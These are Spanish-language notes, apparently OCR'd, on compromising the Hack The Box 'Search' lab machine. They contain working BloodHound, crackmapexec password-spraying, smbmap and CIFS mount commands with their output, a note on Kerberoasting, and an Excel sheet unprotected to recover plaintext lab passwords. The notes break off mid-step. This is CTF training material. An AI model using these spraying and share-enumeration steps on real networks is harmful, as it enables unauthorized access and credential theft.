
Para comprobar que se puede vulnerable a kerbero es con el

Bloodhound


```bash
bloodhound-python -u hope.sharp -p '@3ONEmillionbaby' -dc
research.search.htb -ns 10.129.229.57 -d search.htb -c all --
zip
```

Ahora ejecutamos bloodhound y cargamos nuestro zip

Vulnerable al KERBEROASTING



Ahora como nos hemos quedado sin





Ahora probamos los usuarios y la contraseña con el crackmapexec

```bash
crackmapexec smb 10.129.229.57 -u users -p "@3ONEmillionbaby"
--continue-on-success
```


```
❯ crackmapexec smb 10.129.229.57 -u users -p "@3ONEmillionbaby" --continue-on-success
SMB         10.129.229.57   445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Administrator:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Guest:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\krbtgt:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Santino.Benjamin:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Payton.Harmon:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Trace.Ryan:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Reginald.Morton:@3ONEmillionbaby STATUS_LOGON_FAILURE
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Eddie.Stevens:@3ONEmillionbaby STATUS_LOGON_FAILURE
```

```
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Marshall.Skinner:@3ONEmillionbaby S
SMB         10.129.229.57   445    RESEARCH         [+] search.htb\Edgar.Jacobs:@3ONEmillionbaby
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Elisha.Watts:@3ONEmillionbaby STATU
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Belen.Compton:@3ONEmillionbaby STAT
SMB         10.129.229.57   445    RESEARCH         [-] search.htb\Amari.Mora:@3ONEmillionbaby STATUS_
```






Tenemos aqui un gruo LONDON-



SMB otra vez con montura


Bash


```
❯ smbmap -H 10.129.229.57 -u 'Edgar.Jacobs' -p
'@3ONEmillionbaby'
```



Bash

```
❯ mount -t cifs -o
username=Edgar.Jacobs,password=@3ONEmillionbaby
//10.129.229.57/RedirectedFolders$ /mnt/search
```






	A	B	D
1	firstname	lastname	Username
2	Payton	Harmon	Payton.Harmon
3	Cortez	Hickman	Cortez.Hickman
4	Bobby	Wolf	Bobby.Wolf
5	Margaret	Robinson	Margaret.Robinson
6	Scarlett	Parks	Scarlett.Parks
7	Eliezer	Jordan	Eliezer.Jordan
8	Hunter	Kirby	Hunter.Kirby
9	Sierra	Frye	Sierra.Frye
10	Annabelle	Wells	Annabelle.Wells
11	Eve	Galvan	Eve.Galvan
12	Jeramiah	Fritz	Jeramiah.Fritz
13	Abby	Gonzalez	Abby.Gonzalez
14	Joy	Costa	Joy.Costa
15	Vincent	Sutton	Vincent.Sutton

vamos a quitar la contraseña

```
❯ cd ..
❯ ls
excel                          20240521202005_gpos.json    allports     hash
20240521202005_computers.json  20240521202005_groups.json  allports_ep  Phishing_Attempt.xlsx
20240521202005_containers.json 20240521202005_ous.json     creed        users
20240521202005_domains.json    20240521202005_users.json   escaneo
❯ cp Phishing_Attempt.xlsx /excel
❯ cd excel
❯ ls
❯ cp Phishing_Attempt.xlsx excel
cp: cannot stat 'Phishing_Attempt.xlsx': No such file or directory
❯ cd ..
❯ cp Phishing_Attempt.xlsx excel
❯ cd excel
❯ ls
Phishing_Attempt.xlsx
❯ unzip Phishing_Attempt.xlsx
Archive:  Phishing_Attempt.xlsx
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: xl/workbook.xml
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/worksheets/sheet2.xml
  inflating: xl/theme/theme1.xml
  inflating: xl/styles.xml
  inflating: xl/sharedStrings.xml
  inflating: xl/drawings/drawing1.xml
  inflating: xl/charts/chart1.xml
  inflating: xl/charts/style1.xml
  inflating: xl/charts/colors1.xml
  inflating: xl/worksheets/_rels/sheet1.xml.rels
  inflating: xl/worksheets/_rels/sheet2.xml.rels
  inflating: xl/drawings/_rels/drawing1.xml.rels
  inflating: xl/charts/_rels/chart1.xml.rels
  inflating: xl/printerSettings/printerSettings1.bin
  inflating: xl/printerSettings/printerSettings2.bin
  inflating: xl/calcChain.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

hacemos un nano a sheet2.xml y vamos a esta etiqueta



Una vez echo el zip

D1:D1048576 | Username

This document is open in read-only mode.

	A	B	C	D	E	F	G	H
1	firstname	lastname	password	Username				
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon				
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman				
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf				
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson				
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks				
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan				
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby				
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye				
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells				
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan				
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz				
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez				
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa				
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton				
16								
17								
18								
19								
20								
21								
22								
23								
24								

Shell No. 1

File Actions Edit View Help

```
  GNU nano 7.2                                    creed2
;;36!cried!INDIA!year!50;;
..10-time-TALK-proud-66..
??47^before^WORLD^surprise^91??
//51+mountain+DEAR+noise+83//
++47|building|WARSAW|gave|60++
!!05_goes_SEVEN_offer_83!!
~~27%when%VILLAGE%full%00~~
$$49=wide=STRAIGHT=jordan=28$$18
==95~pass~QUIET~austria~77==
//61!banker!FANCY!measure!25//
??40:student:MAYOR:been:66??
&&75:major:RADIO:state:93&&
**30*venus*BALL*office*42**
**24&moment&BRAZIL&members&66**
```

```
❯ nano usersexcel
 home/unicomanu/Academia/search  crackmapexec smb 10.129.229.57 -u usersexcel -p creed2 --continue-on-success
```

Bash

```
crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --
continue-on-success --no-bruteforce
```

```
❯ nano usersexcel
❯ crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --continue-on-success
SMB         10.129.125.206  445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:;;36!cried!INDIA!year!50;; STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:..10-time-TALK-proud-66.. STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon://51+mountain+DEAR+noise+83// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon://61!banker!FANCY!measure!25// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:??40:student:MAYOR:been:66?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:&&75:major:RADIO:state:936& STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
^X^C

[*] Shutting down, please wait...
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Payton.Harmon:**24&moment&BRAZIL&members&66** STATUS_LOGON_FAILURE
^C
❯
❯
❯
❯ crackmapexec smb 10.129.125.206 -u usersexcel -p creed2 --continue-on-success --no-bruteforce
SMB         10.129.125.206  445    RESEARCH         [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESEARCH) (domain:search.htb) (signing:True) (SMBv1:False)
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Bobby.Wolf:??47^before^WORLD^surprise^91?? STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Scarlett.Parks:++47|building|WARSAW|gave|60++ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Eliezer.Jordan:!!05_goes_SEVEN_offer_83!! STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Hunter.Kirby:~~27%when%VILLAGE%full%00~~ STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [+] search.htb\Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Annabelle.Wells:==95~pass~QUIET~austria~77== STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Eve.Galvan://61!banker!FANCY!measure!25// STATUS_LOGON_FAILURE
SMB         10.129.125.206  445    RESEARCH         [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB         10.129.125.206  445    RESEARCH         [-] search.htb\Abby.Gonzalez:&&75:major:RADIO:state:936& STATUS_LOGON_FAILURE
^C

[*] Shutting down, please wait
```

Ahora probamos en todos los sotios que tenemos

SMB

```
❯ smbmap -H 10.129.125.206 -u 'Sierra.Frye' -p '$$49=wide=STRAIGHT=jordan=28$$18'

    SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.125.206:445      Name: search.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        CertEnroll                                              READ ONLY       Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ ONLY       Logon server share
```


Bloodhunt

ya que tenemos la carpeta

hacemos lo que vimos la montura


```Bash
